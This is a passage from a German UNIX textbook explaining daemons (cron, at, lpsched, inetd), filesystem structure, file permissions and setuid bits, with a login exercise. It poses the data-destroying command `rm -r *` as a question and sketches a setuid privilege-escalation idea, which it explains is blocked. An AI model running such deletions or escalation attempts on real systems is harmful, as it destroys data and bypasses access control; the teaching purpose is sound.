Das griechische Wort $\delta\alpha\iota\mu\omega\nu$ bezeichnet alles zwischen Gott und Teufel, Holde wie Unholde; die UNIX-**Dämonen** sind in der Mitte angesiedelt, nicht immer zu durchschauen und vorwiegend nützlich. Es sind Prozesse, die nicht an einen Benutzer und ein Kontrollterminal gebunden sind. Das System erzeugt sie auf Veranlassung des System-Managers, meist beim Starten des Systems. Wie Heinzelmännchen erledigen sie im stillen Verwaltungsaufgaben und stellen Dienstleistungen zur Verfügung. Beispiele sind der Druckerspooler `lpsched(1M)`, Netzdienste wie `inetd(1M)` und der Zeitdämon `cron(1M)`. Dämonen, die beim Systemstart von dem Shellscript `/etc/rc` ins Leben gerufen worden sind, weisen in der Prozessliste als Kontrollterminal ein Fragezeichen auf. In Abschnitt 4.19.11 *Ein Dämon* werden wir sehen, was beim Schreiben eines Dämons zu beachten ist.

3.3.6.2 Dämon mit Uhr (cron)

Im System waltet ein Dämon namens `cron(1M)`. Der schaut jede Minute[9] in `/usr/spool/cron/crontabs` und `/usr/spool/cron/atjobs` nach, ob zu dem jeweiligen Zeitpunkt etwas für ihn zu tun ist. Die Files in den beiden Verzeichnissen

[9]Die UNIX-Uhr zählt Sekunden seit dem 1. Januar 1970, 00:00 Uhr GMT

sind den Benutzern zugeordnet. In den `crontabs` stehen periodisch wiederkehrende Aufgaben, in den `atjobs` einmalige.

In die periodische Tabelle trägt man Aufräumungsarbeiten ein, die regelmäßig wiederkehrend vorgenommen werden sollen. In unserer Anlage werden beispielsweise jede Nacht zwischen 0 und 1 Uhr sämtliche Sitzungen abgebrochen, Files mit dem Namen `core` gelöscht, die `tmp`-Verzeichnisse geputzt und der Druckerspooler neu installiert. Das dient zum Sparen von Plattenplatz und dazu, daß morgens auch bei Abwesenheit der System-Manager die Anlage möglichst störungsfrei arbeitet.

Jeder Benutzer, dem der System-Manager dies erlaubt hat, kann sich eine solche Tabelle anlegen, Einzelheiten siehe im Handbuch unter `crontab(1)`. Die Eintragungen haben folgende Form:

```
50 0 * * * exec /usr/bin/calendar
```

Das bedeutet: um 0 Uhr 50 an jedem Tag in jedem Monat an jedem Wochentag führe das Kommando `exec /usr/bin/calendar` aus. Für den Benutzer wichtiger ist die Tabelle der einmaligen Tätigkeiten. Mit dem Kommando `at(1)`, wieder die Erlaubnis des System-Managers vorausgesetzt, startet man ein Programm zu einem beliebigen späteren Zeitpunkt durch den Dämon `cron(1M)`. Der Aufruf sieht so aus:

```
at 2215 Aug 29
program
control d
```

In diesem Fall wird am 29. August um 22 Uhr 15 Systemzeit (also mitteleuropäische Sommerzeit) das Programm `program` gestartet. Weitere Zeitformate sind möglich, siehe Handbuch unter `at(1)`.

Weiterhin kann man dem `cron` seinen **Terminkalender** anvertrauen. Jeden Morgen beim Anmelden erfährt man dann die Termine des laufenden und des kommenden Tages, wobei das Wochenende berücksichtigt wird. Um die Eingabe der Termine kommt man allerdings nicht herum, de nihilo nihil oder Input ist aller Output Anfang. Einzelheiten im Handbuch unter `calendar(1)`. Ein solcher **Reminder Service** kann im Netz zur Koordination von Terminen mehrerer Benutzer eingesetzt werden, `calendar(1)` ist jedoch zu einfach dafür.

Das Kommando `leave(1)` ist ein **Wecker**. Mit `leave hh:mm` kann man sich 5 Minuten vor hh:mm Uhr aus seiner Bildschirmarbeit reißen lassen.

3.3.6.3 Line Printer Scheduler (lpsched)

Der Line-Printer-Scheduler-Dämon oder Druckerspooler `lpsched(1M)` verwaltet die Druckerwarteschlangen im System. Er nimmt Druckaufträge (request) entgegen, ordnet sie in die jeweilige Warteschlange ein und schickt sie zur rechten Zeit an die Drucker. Ohne seine ordnende Hand käme aus den Druckern viel Makulatur heraus. Es darf immer nur ein Druckerspooler laufen; zeigt die Prozessliste mehrere an, ist etwas schiefgegangen.

3.3.6.4 Internet-Dämon (inetd)

Der Internet-Dämon `inetd(1M)` lauscht ständig am Netz. Kommt von außerhalb eine Anfrage mittels `ftp(1)`, `lpr(1)`, `telnet(1)`, `rlogin(1)` oder ein Remote Procedure Call, wird er aktiv und ruft einen auf den jeweiligen Netzdienst zugeschnittenen Unterdämonen auf, der die Anfrage bedient. Es darf immer nur ein Internet-Dämon laufen.

3.3.7 Übung

Suchen Sie sich ein freies Terminal. Melden Sie sich als `gast` oder `guest` an. Ein Passwort sollte dazu nicht erforderlich sein. Falls Sie schon als Benutzer auf der Anlage eingetragen sind, können Sie Ihren Benutzernamen verwenden. Dann sollten Sie beim ersten Einloggen aufgefordert werden, sich ein Passwort zu geben. Passwörter dürfen nicht zu einfach sein, eine Kombination aus sechs Buchstaben und zwei Ziffern oder Satzzeichen ist gut. Bei Schwierigkeiten wenden Sie sich an den zugehörigen System-Manager.

Groß- und Kleinbuchstaben sind in UNIX verschiedene Zeichen. Auch die Leertaste (space, blank) ist ein Zeichen. Bei rechtzeitig (vor dem Tippen von RETURN oder ENTER) bemerkten Tippfehlern geht man mit der Taste BS oder BACKSPACE zurück – nur nicht beim Anmelden, da muß alles stimmen.

Nach der vollständigen Eingabe eines Kommandos ist immer die RETURN- oder ENTER-Taste zu betätigen. Hierauf wird im folgenden nicht mehr hingewiesen. Erst mit dieser Taste wird das Kommando wirksam (Man kann allerdings Programme so schreiben, daß sie auf die Eingabe *eines* Zeichens ohne RETURN reagieren).

Lesen Sie während der Sitzung im Referenz-Handbuch die Bedeutung der Kommandos nach.

Wenn der Prompt (das Dollarzeichen) kommt, ist der Computer bereit zum Empfangen neuer Kommandos. Geben Sie nacheinander folgende Kommandos ein, warten Sie die Antwort des Systems ab:

`who`	(wer arbeitet zur Zeit?)
`who -H`	(wer arbeitet zur Zeit?)
`who -a`	(wer arbeitet zur Zeit?)
`who -x`	(falsche Option)
`id`	(wer bin ich?)
`whoami`	(wer bin ich?)
`whoareyou`	(wer bist du?)
`date`	(Datum und Uhrzeit?)
`zeit`	(lokales Kommando)
`leave hhmm`	(hhmm 10 min nach jetzt eingeben)
`cal`	(Kalender)

`cal 12 1999`	(die letzten Tage des Jahrtausends)
`cal 9 1752`	(Geschichte sollte man koennen)
`tty`	(mein Terminal?)
`pwd`	(Arbeitsverzeichnis?)
`ls`	(Inhalt des Arbeitsverzeichnisses?)
`man ls`	(Handbucheintrag zu ls)
`ps -ef`	(verfolgen Sie die Ahnenreihe vom Prozess Nr.1 – `init` – bis zu Ihrem neuesten Prozess `ps -ef`)
`ps -elf`	(noch mehr Informationen)
`sh`	
`sh`	
`ps -f`	(wieviele Shells haben Sie nun?)
`date`	
`ps`	
`exec date`	
`ps`	
`exec date`	
`ps`	
`exec date`	(Damit ist Ihre erste Shell weg)
wieder anmelden	
`ps`	(PID Ihrer Shell merken)
`kill PID`	(Das reicht nicht)
`kill -9 PID`	(Shell wieder weg)
erneut anmelden	
`sh`	
`PS1="XXX "`	(neuer Prompt)
`set`	
`exec date`	
`set`	(Erbfolge beachten)
`nice -19 date`	(falls Betrieb herrscht, warten Sie lange auf die Zeit)
`ls -l &`	(Prompt kommt sofort wieder, samt PID von `ls`)

`exit` (abmelden)

3.4 Files

3.4.1 Filearten

Eine **Datei**, englisch file, ist eine Menge zusammengehöriger Daten, auf die mittels eines Filenamens zugegriffen wird. Wir bevorzugen das Wort **File**, weil das Wort Datei – das auch nicht rein deutsch ist – mit nicht immer zutreffenden Assoziationen wie Daten und Kartei behaftet ist. Das englische Wort geht auf lateinisch *filum* = Draht zurück und bezeichnete früher eine auf einem Draht aufgereihte Sammlung von Schriftstücken. Man kann ein File als einen Datentyp höherer Ordnung auffassen: Ziffern und Zeichen verbinden sich zu Feldern, diese zu Sätzen, diese zu einem File. Die Struktur ist in dem File enthalten oder wird durch das schreibende bzw. lesende Programm einem an sich strukturlosen **Zeichenstrom** (byte stream) aufgeprägt. In UNIX ist das letztere der Fall. UNIX-Files enthalten also keine Zeilenstruktur.

Im UNIX-File-System kommen im wesentlichen drei Arten von Files vor: gewöhnliche Files (regular file), Verzeichnisse (directory, data set, folder oder Katalog) und Gerätefiles (special device file). **Gewöhnliche Files** enthalten Daten, Text, Programme. **Verzeichnisse** sind Listen von Files, die wiederum allen drei Gruppen angehören können. **Gerätefiles** sind eine Besonderheit von UNIX, das periphere Geräte (Laufwerke, Terminals, Drucker) formal als Files ansieht. Alle Gerätefiles finden sich im Geräte-Verzeichnis `/dev`, das insofern eine Sonderstellung einnimmt.

Darüber hinaus unterscheidet man bei gewöhnlichen Files noch zwischen **lesbaren** und **binären** Files. Lesbare Files enthalten nur lesbare ASCII-Zeichen und können auf Bildschirm oder Drucker ausgegeben werden. Binäre Files (binary) enthalten ausführbaren (compilierten) Programmcode, Grafiken oder gepackte Daten und sind nicht lesbar. Der Versuch, sie auf dem Bildschirm darzustellen oder sie auszudrucken, führt zu sinnlosen Ergebnissen und oft zu einem Blockieren des Terminals oder erheblichem Papierverbrauch. Intelligente Lese- oder Druckprogramme unterscheiden die beiden Arten und weigern sich, binäre Files zu verarbeiten. Auch bei Fileübertragungen im Netz wird zwischen ASCII-Files und binären Files unterschieden, siehe Abschnitt 3.12.9 *File-Transfer*.

3.4.2 File-System – Sicht von unten

Alle Daten sind auf dem Massenspeicher in einem **File-System** abgelegt, wobei auf einer Platte ein oder mehrere File-Systeme eingerichtet sind. In modernen Anlagen kann ein File-System über mehrere Platten gehen (spanning). Jedes UNIX-File-System besteht aus einem Boot-Block am Beginn der Platte (Block 0), einem Super-Block, einer Inode-Liste und dann einer Vielzahl von Datenblöcken zu je 512 oder mehr Bytes, siehe Abb. 3.3. Der **Boot-Block** enthält Software



Abb. 3.3: UNIX-File-System, untere Ebene

zum Booten des Systems und muß der erste Block im File-System sein. Er wird nur im `root`-System gebraucht – also einmal auf der ganzen Anlage – ist aber in jedem File-System vorhanden. Er wird beim Einrichten des File-Systems mittels der Kommandos `mkfs(1M)` oder `newfs(1M)` angelegt.

Der **Super-Block** wird ebenfalls bei der Einrichtung des File-Systems geschrieben und enthält Informationen zu dem File-System als Ganzem wie die Anzahl der Datenblöcke, die Anzahl der freien Datenblöcke und die Anzahl der Inodes.

Die **Inode-Liste** enthält alle Informationen zu den einzelnen Files außer dem File-Namen. Zu jedem File gehört eine Inode mit einer eindeutigen **Nummer**. Einzelheiten siehe Abschnitt 3.4.6 *Inodes und Links*. Die Files selbst bestehen nur aus den Daten.

Der **Daten-Block** ist die kleinste Einheit, in der blockorientierte Geräte – also vor allem Platten – Daten schreiben oder lesen. In den Daten-Blöcken sind die Files einschließlich der Verzeichnisse untergebracht. Die Blockgröße beträgt 512 Bytes oder ein Vielfaches davon. Große Blöcke erhöhen die Schreib- und Lesegeschwindigkeit, verschwenden aber bei kleinen Files Speicherplatz.

Ein MS-DOS-Filesystem beginnt mit dem Boot-Sektor, gefolgt von einem Sektor mit der File Allocation Table (FAT), dem Root-Verzeichnis und schließlich den Sektoren mit den Files, also ähnlich, wenn auch wegen des fehlenden Inode-Konzeptes nicht gleich. Es gibt weitere File-Systeme, wobei mit größer werdenden Massenspeichern die Zugriffsgeschwindigkeit eine immer wichtigere Rolle spielt.

3.4.3 File-System – Sicht von oben

Selbst auf einer kleineren Anlage kommt man leicht auf zehntausend Files. Da muß man Ordnung halten. Unter UNIX werden zum Benutzer hin alle Files in einer File-Hierarchie, einer Baumstruktur angeordnet, siehe Abb. 3.4. An der Spitze steht ein Verzeichnis namens `root`[10], das nur mit einem Schrägstrich bezeichnet

[10] `root` ist der Name des obersten Verzeichnisses und zugleich der Name des System-Managers. Das Verzeichnis `root` ist genau genommen gar nicht vorhanden, sondern bezeichnet eine bestimmte Adresse auf dem Massenspeicher, auf der der Filebaum beginnt. Für den Benutzer scheint es aber wie die anderen Verzeichnisse zu existieren. Während alle anderen Verzeichnisse

wird. Dieses Verzeichnis enthält einige gewöhnliche Files und vor allem weitere Verzeichnisse. Die Hierarchie kann viele Stufen enthalten, der Benutzer verliert die Übersicht eher als der Computer.



Abb. 3.4: UNIX-Filehierarchie

In der Wurzel des Filebaumes, dem `root`-Verzeichnis, finden sich folgende Unterverzeichnisse:

- `bin` (UNIX-Kommandos und -programme)
- `usr` (Fortsetzung von `bin`)
- `etc` (Kommandos zur Systemverwaltung)
- `mnt` (Home-Verzeichnisse der Benutzer)
- `lib` (Bibliotheken)
- `tmp` (temporäre Files)
- `lost+found` (Fundbüro)
- `dev` (Gerätedateien)

in ein jeweils übergeordnetes Verzeichnis eingebettet sind, ist `root` durch eine Schleife sich selbst übergeordnet.

und noch einige spezielle Verzeichnisse für die Systemverwaltung. Diese Gliederung ist auf allen UNIX-Systemen anzutreffen. Das Verzeichnis mit den Homes der Benutzer, hier `mnt`, heißt woanders `user`, `users` oder `homes`, ist aber auf jeden Fall vorhanden. Das Verzeichnis `/usr` enthält einige wichtige Unterverzeichnisse:

- `adm` (Systemverwaltung, Accounting)
- `contrib` (Beiträge des Computerherstellers)
- `local` (lokale Kommandos)
- `man` (Referenz-Handbuch)
- `tmp` (temporäre Files)
- `bin` (UNIX-Kommandos und -programme)
- `lib` (Bibliotheken und Kommandos)
- `mail` (Mailsystem)
- `news` (News, Nachrichten an alle)
- `spool` (Lineprinter-Spoolsystem, `cron`-Files)

und weitere Unterverzeichnisse für spezielle Zwecke.

Die Eintragungen im Geräte-Verzeichnis `/dev` weichen von denen in anderen Verzeichnissen ab. Sie enthalten zusätzlich Angaben über den Treiber und den I/O-Port, an den das jeweilige Gerät angeschlossen ist. Dasselbe Gerät kann am selben Port mit anderem Treiber unter einem anderen Namen erscheinen. Insbesondere erscheinen Massenspeicher einmal als blockorientiertes und einmal als zeichenorientiertes Gerät. Blockorientierte Geräte übertragen nicht einzelne Zeichen, sondern Blöcke von 512 oder mehr Zeichen. Die Namen sind zwar beliebig, es haben sich aber gewisse Regeln eingebürgert:

- `console` Konsol-Terminal des Systems
- `dsk` Platte als Block Device
- `mt` Magnetband (Spule) als Block Device
- `ct` Cartridge Tape als Block Device
- `lp` Drucker (line printer)
- `null` Papierkorb (bit bucket)
- `pty` Pseudo-Terminal
- `rdsk` Platte als Character Device
- `rmt` Magnetband (Spule) als Character Device
- `rct` Cartridge Tape als Character Device
- `tty` Kontrollterminal eines Prozesses
- `tty1p2` Terminal an Multiplexer 1, Port 2

Bei umfangreicher Peripherie ist das `/dev`-Verzeichnis in Unterverzeichnisse gegliedert. Beim Schreiben nach `/dev/null` verschwinden die Daten unwiederbringlich in einem Schwarzen Loch im Informationsraum, das Lesen aus `/dev/null` liefert ein EOF-Zeichen.

Nach der Anmeldung landet der Benutzer in seinem **Home-Verzeichnis**. Dort darf er nach Herzenslust Files und Unterverzeichnisse anlegen und löschen. In einem gut geführten System bemerkt allerdings der System-Manager, wenn Unfug getrieben wird. Das Kommando `ls(1)` listet ein Verzeichnis auf und ist das UNIX-Kommando mit den meisten Optionen. Die Form `ll(1)` ist gleichwertig `ls -l`.

Das Home-Verzeichnis ist zu Beginn das **Arbeits-Verzeichnis** oder aktuelle Verzeichnis (working directory), dessen Files unmittelbar über ihren Namen verfügbar sind. Man kann jedes Unterverzeichnis seines Home-Verzeichnisses vorübergehend zum Arbeits-Verzeichnis machen. Das Kommando `pwd(1)` nennt das Arbeits-Verzeichnis, falls man einmal die Orientierung verloren hat. Mit `cd dirname` wechselt man in ein anderes Arbeits-Verzeichnis. Nach einer Faustregel soll man ein Verzeichnis weiter unterteilen, wenn es mehr als 100 Eintragungen enthält.

Der **Name** eines Files wird entweder **absolut** angegeben, ausgehend von `root`. Dann beginnt er mit dem Schrägstrich. Oder er wird **relativ** zum augenblicklichen Arbeits-Verzeichnis nur mit seinem letzten Namensteil (basename) angegeben:

```
/mnt/wualex/unix/vorwort.tex
vorwort.tex
```

Das Kommando `basename(1)` verkürzt einen absoluten Namen auf seinen letzten Namensteil und wird in Shellscripts gebraucht. Umgekehrt zieht das Kommando `dirname(1)` aus einem absoluten Filenamen alle Vorderglieder (= Namen von Verzeichnissen) heraus.

Filenamen dürfen 14 Zeichen[11] lang sein und sollten nur Buchstaben (keine Umlaute), Ziffern sowie die Zeichen Unterstrich, Bindestrich oder Punkt enthalten. Es ist üblich, Kleinbuchstaben zu verwenden, Großbuchstaben nur für Namen, die auffallen sollen (`README`). Die Verwendung von TAB, Backspace, Blank, Stern, ESC und dergleichen ist nicht verboten, führt aber zu lustigen Effekten. Filenamen sollten mindestens 4 Zeichen lang sein, um die Gefahr einer Verwechslung mit UNIX-Kommandos zu verringern. Innerhalb eines Verzeichnisses darf ein Name nur einmal vorkommen; derselbe Name in verschiedenen Verzeichnissen bezeichnet verschiedene Files, zum Beispiel `/bin/passwd(1)` und `/etc/passwd(4)`.

Die Verwendung von **Namenserweiterungen** (`file.doc, file.dat, file.bak`) oder **Kennungen** (extension) ist erlaubt, aber nicht so gebräuchlich wie unter MS-DOS. Programme im Quellcode bekommen eine Erweiterung (.c für C-Quellen, .f für FORTRAN-Quellen, .p für PASCAL-Quellen), ebenso im Objektcode (.o). Der Formatierer LaTeX verwendet auch Erweiterungen. Eine Sammlung gebräuchlicher Kennungen finden Sie in Anhang Q *File-Kennungen*. Das jeweilige Arbeits-Verzeichnis wird mit einem Punkt bezeichnet, das unmittelbar übergeordnete Verzeichnis mit zwei Punkten (wie in MS-DOS).

[11] Es gibt UNIX-Systeme, die 255 Zeichen erlauben. Wird bei der Einrichtung des Filesystems festgelegt.

Beim Arbeiten in Netzen ist zu bedenken, daß die Beschränkungen der Filenamen von System zu System unterschiedlich sind. MS-DOS gestattet beispielsweise nur 8 Zeichen, dann einen Punkt und nochmals 3 Zeichen. Will man sicher gehen, so paßt man die Filenamen von Hand an, ehe man sich auf irgendwelche Automatismen der Übertragungsprogramme verläßt.

In den Home-Verzeichnissen werden einige Files vom System erzeugt und verwaltet. Diese interessieren den Benutzer selten. Ihr Name beginnt mit einem Punkt, zum Beispiel `.profile`, daher werden sie von `ls(1)` oder `ll(1)` nicht angezeigt. Gibt man `ls(1)` mit der Option `-a`, so erscheinen auch sie. Solche Files werden als **verborgen** (hidden) bezeichnet, sind aber in keiner Weise geheim.

Ein Verzeichnis wird mit dem Kommando `mkdir(1)` erzeugt. Mit `cd(1)` wechselt man das Arbeits-Verzeichnis, und mit `rmdir(1)` löscht man ein leeres Verzeichnis, mit `rm -r` ein volles samt Unterverzeichnissen. Frage: Was passiert, wenn Sie gleich nach der Anmeldung `rm -r *` eingeben?

Ein Arbeiten mit Laufwerken wie unter MS-DOS ist unter UNIX nicht vorgesehen. Man hat es stets nur mit einer einzigen File-Hierarchie zu tun. Weitere File-Hierarchien – zum Beispiel auf Disketten oder Platten, lokal oder im Netz – können vorübergehend in die File-Hierarchie des Systems eingehängt werden. Dabei wird das Wurzel-Verzeichnis des zweiten File-Systems auf ein Verzeichnis des ersten abgebildet. Dieses muß bereits vorhanden sein, darf nicht in Gebrauch und sollte leer sein. Man nennt das **mounten**, Kommando `mount(1M)`. Mountet man das File-System eines entfernbaren Datenträgers (Diskette) und entfernt diesen, ohne ihn vorher mittels `umount(1M)` unzumounten, gibt es Ärger. Beim Mounten treten Probleme mit den Zugriffsrechten auf. Deshalb gestatten die System-Manager dem Benutzer diese Möglichkeit nur auf besonderen Wunsch.

Auf einen entfernbaren Datenträger – ob Diskette oder Band ist unerheblich – kann auf zwei Arten zugegriffen werden. Ist auf dem Datenträger mittels `newfs(1M)` oder `mkfs(1M)` ein Filesystem eingerichtet, muß dieses in das beim Systemstart geöffnete `root`-Filesystem an irgendeiner Stelle mit dem Kommando `mount(1M)` in ein vorhandenes, möglichst leeres Verzeichnis gemountet werden und wird damit ein vorübergehender Zweig von diesem, siehe oben. Ist der Datenträger dagegen nur formatiert (Kommando `mediainit(1)`), das heißt zum Lesen und Schreiben eingerichtet, ohne daß ein Filesystem angelegt wurde, so kann man mit den Kommandos `cpio(1)` oder `tar(1)` darauf zugreifen. Kommandos wie `cd(1)` oder `ls(1)` machen keinen Sinn, es gibt auch keine Inodes. Der Datenträger ist über den Namen des Gerätefiles anzusprechen, beispielsweise `/dev/rfd.0` oder `/dev/rmt/0m`, mehr weiß das System nicht von ihm. Wer sowohl unter MS-DOS wie unter UNIX arbeitet, mache sich den Unterschied zwischen einem Wechsel des Laufwerks (A, B, C ...) unter MS-DOS und dem Mounten eines File-Systems sorgfältig klar.

3.4.4 Zugriffsrechte

Auf einem Mehrbenutzersystem ist es untragbar, daß jeder Benutzer mit allen Files alles machen darf. Jedes File in UNIX wird daher durch einen Satz von neun **Zugriffsrechten** (permission) geschützt.

Die Benutzer werden eingeteilt in den **Besitzer** (owner), seine **Gruppe** (group) und die **Menge der sonstigen Benutzer** (other), auch Rest der Welt genannt. Die Rechte werden ferner nach **Lesen** (read), **Schreiben** (write) und **Suchen/Ausführen** (search/execute) unterschieden. Bei einem gewöhnlichen File bedeutet execute Ausführen (was nur bei Programmen Sinn macht), bei einem Verzeichnis Durchsuchen. Jedes Zugriffsrecht kann nur vom Besitzer erteilt und wieder entzogen werden.

Der Besitzer eines Files ist zunächst derjenige, der es erzeugt hat. Mit dem Kommando `chown(1)` läßt sich jedoch der Besitz an einen anderen Benutzer übertragen (ohne daß dieser zustimmen muß). Entsprechend ändert `chgrp(1)` die zugehörige Gruppe. Will man ein File für andere lesbar machen, so reicht es nicht, dem File die entsprechende Leseerlaubnis zuzuordnen oder den Besitzer zu wechseln. Vielmehr müssen alle übergeordneten Verzeichnisse das Suchen gestatten. Das wird oft vergessen.

Die Zugriffsrechte lassen sich in Form einer dreistelligen Oktalzahl angeben, und zwar hat

- die read-Erlaubnis den Wert 4,
- die write-Erlaubnis den Wert 2,
- die execute/search-Erlaubnis den Wert 1

Die drei Stellen der Oktalzahl sind in folgender Weise den Benutzern zugeordnet:

- links der Besitzer,
- in der Mitte seine Gruppe,
- rechts alle Benutzer

Eine sinnvolle Kombination ist, dem Besitzer alles zu gestatten, seiner Gruppe das Suchen und Lesen und dem Rest der Welt nichts. Die Oktalzahl 750 bezeichnet also diese Empfehlung für die Zugriffsrechte (Owner alles, Gruppe lesen und ausführen, Rest der Welt nichts). Das Kommando zum Setzen der Zugriffsrechte lautet

```
chmod 750 filename
```

Setzt man die Zugriffsrechte auf 007, so darf der Besitzer gar nichts machen außer die Rechte auf einen vernünftigeren Wert zu setzen, und alle übrigen dürfen das File lesen, ändern und ausführen. Aus Sicherheitsgründen soll man grundsätzlich die Zugriffsrechte möglichst einschränken. Will ein Benutzer berechtigterweise auf ein File zugreifen und darf das nicht, wird er sich schon bemerkbar machen. Mittels des Kommandos

```
ls -l filename
```

erfährt man die Zugriffsrechte eines Files. Die Ausgabe dieses Kommandos sieht so aus:

```
-rw-r----- 1 wualex1 manager 59209 May 15 16:21 unix.tex
```


Die Zugriffsrechte heißen hier also read und write für den Besitzer `wualex1`, read für seine Gruppe `manager` und für den Rest der Welt nichts. Die Zahl 1 ist der Wert des Link-Zählers, siehe Abschnitt 3.4.6 *Inodes und Links*. Dann folgen Besitzer und Gruppe sowie die Größe des Files in Bytes. Das Datum gibt die Zeit des letzten schreibenden Zugriffs an. Schließlich der Name. Ist das Argument des Kommandos `ls` der Name eines Verzeichnisses, werden die Files des Verzeichnisses in alphabetischer Folge aufgelistet.

Beim **Kopieren** muß man Zugang zum Original (Sucherlaubnisse) haben und dieses lesen dürfen. Besitzer der Kopie wird der Veranlasser des Kopiervorgangs. Er kann anschließend die Zugriffsrechte der Kopie ändern, die Kopie gehört ihm. Leserecht und Kopierrecht lassen sich nicht trennen. Das Kommando zum Kopieren lautet:

```
cp originalfile copyfile
```

Falls das File `copyfile` schon vorhanden ist, wird es ohne Warnung überschrieben. Ist `copyfile` ein Verzeichnis, wird die Kopie dort eingehängt. Der Versuch, ein File auf sich selbst zu kopieren – was bei der Verwendung von Jokerzeichen oder Links vorkommt – führt zu einer Fehlermeldung.

Es gibt Betriebssysteme, die stärker differenzieren, aber mit diesem Satz von neun Rechten kommt man weit. Mit dem Kommando `/bin/chacl(1)` kann man die Zugriffsrechte verfeinern, siehe Handbuch. In Netzen sind die Zugangswege und damit die Überlegungen zur Sicherheit komplexer. Der **Superuser** oder **Privileged User** mit der User-ID 0 – der System-Manager üblicherweise – ist an die Zugriffsrechte nicht gebunden. Wollen Sie Ihre Liebes-Mail vor seinen Augen schützen, müssen Sie sie verschlüsseln.

3.4.5 Set-User-ID-Bit

Vor den drei Oktalziffern der Zugriffsrechte steht eine weitere Oktalziffer, die man ebenfalls mit dem Kommando `chmod(1)` setzt. Der Wert 1 ist das **Sticky Bit** (klebrige Bit), das bei Programmen, die gleichzeitig von mehreren Benutzern benutzt werden (sharable programs), dazu führt, daß das Programm ständig im Arbeitsspeicher verbleibt und somit sofort verfügbar ist. Wir haben das Sticky Bit eine Zeitlang beim Editor `vi(1)` verwendet. Bei einem Verzeichnis führt das Sticky Bit dazu, daß nur noch der Besitzer eines darin eingeordneten Files dieses löschen oder umbenennen kann, auch wenn die übrigen Zugriffsrechte des Verzeichnisses diese Operationen für andere erlauben, Beispiel `/tmp`. Das Sticky Bit kann nur der Superuser vergeben.

Der Wert 2 ist das **Set-Group-ID-Bit**, der Wert 4 das **Set-User-ID-Bit**, auch Setuid-Bit oder Magic Bit genannt. Sind diese gesetzt, so hat das Programm die Zugriffsrechte des Besitzers (owner), die von den Zugriffsrechten dessen, der das Programm aufruft, abweichen. Ein häufiger Fall ist, daß ein Programm ausführbar für alle ist, der `root` gehört und bei gesetztem suid-Bit auf Files zugreifen darf, die der `root` vorbehalten sind. Wohlgemerkt, nur das Programm bekommt die erweiterten Rechte, nicht der Aufrufende. Man sagt, der aus dem Programm hervorgegangene Prozess laufe effektiv mit der Benutzer-ID des Programmbesitzers, nicht wie üblich mit der des Aufrufenden.

Das UNIX-Kommando `/bin/passwd(1)` gehört der `root`, ist für alle ausführbar, sein suid-Bit ist gesetzt:

```
-r-sr-xr-x   1 root  bin  112640 Nov 22  1989 /bin/passwd
```

Damit ist es möglich, daß jeder Benutzer sein Passwort in dem File `/etc/passwd(4)` ändern darf, ohne die Schreiberlaubnis für dieses File zu besitzen. Da durch das Programm der Umfang der Änderungen begrenzt wird (nämlich auf die Änderung des eigenen Passwortes), erhält der Benutzer nicht die vollen Rechte des Superusers. Für das sgid-Bit gilt Entsprechendes. Beide können nur für ausführbare (kompilierte) Programme vergeben werden, nicht für Shellscripts, aus Sicherheitsgründen. Das Setzen dieser beiden Bits für Verzeichnisse führt auf unserer Anlage zu Problemen, die Verzeichnisse sind nicht mehr verfügbar. Wer aufgepaßt hat, könnte auf folgende Gedanken kommen:

- Ich kopiere mir den Editor `vi(1)`. Das ist erlaubt, Besitzer der Kopie bin ich.
- Dann setze ich mittels `chmod4555 vi` das suid-Bit. Das ist erlaubt.
- Anschließend schenke ich mittels `chown root vi` meinen `vi` dem Superuser, warum nicht. Das ist ebenfalls erlaubt.

Nun habe ich einen von allen ausführbaren Editor, der Superuser-Rechte hat, also beispielsweise das File `/etc/passwd(4)` unbeschränkt verändern darf. Der Gedankengang ist zu naheliegend, als daß nicht die Väter von UNIX auch schon darauf gekommen wären. Probieren Sie es aus.

Falls Sie schon das Kapitel 4 *Programmieren in C* verinnerlicht haben, könnten Sie weiterdenken und sich ein eigenes Kommando `mychown` schreiben wollen. Dazu brauchen Sie den Systemaufruf `chown(2)`; die Inode-Liste, die den File-Besitzer enthält, ist nicht direkt mittels eines Editors beschreibbar. Leider steht im Referenz-Handbuch, daß der Systemaufruf bei gewöhnlichen Files das suid-Bit löscht. Sie geben nicht auf und wollen sich nun einen eigenen Systemaufruf `chmod` schreiben: Das bedeutet, sich einen eigenen UNIX-Kern zu schreiben. Im Prinzip möglich, aber dann ist unser Buch unter Ihrem Niveau. Dieses Loch ist also dicht, aber Programme mit suid-Bit – zumal wenn sie der `root` gehören – sind immer ein bißchen verdächtig. Ein gewissenhafter System-Manager beauftragt daher den Dämon `cron(1M)` mit ihrer regelmäßigen Überwachung. Da das suid-Bit selten vergeben wird, könnte der System-Manager auch ein eingeschränktes `chmod`-Kommando schreiben und die Ausführungsrechte des ursprünglichen Kommandos eingrenzen.

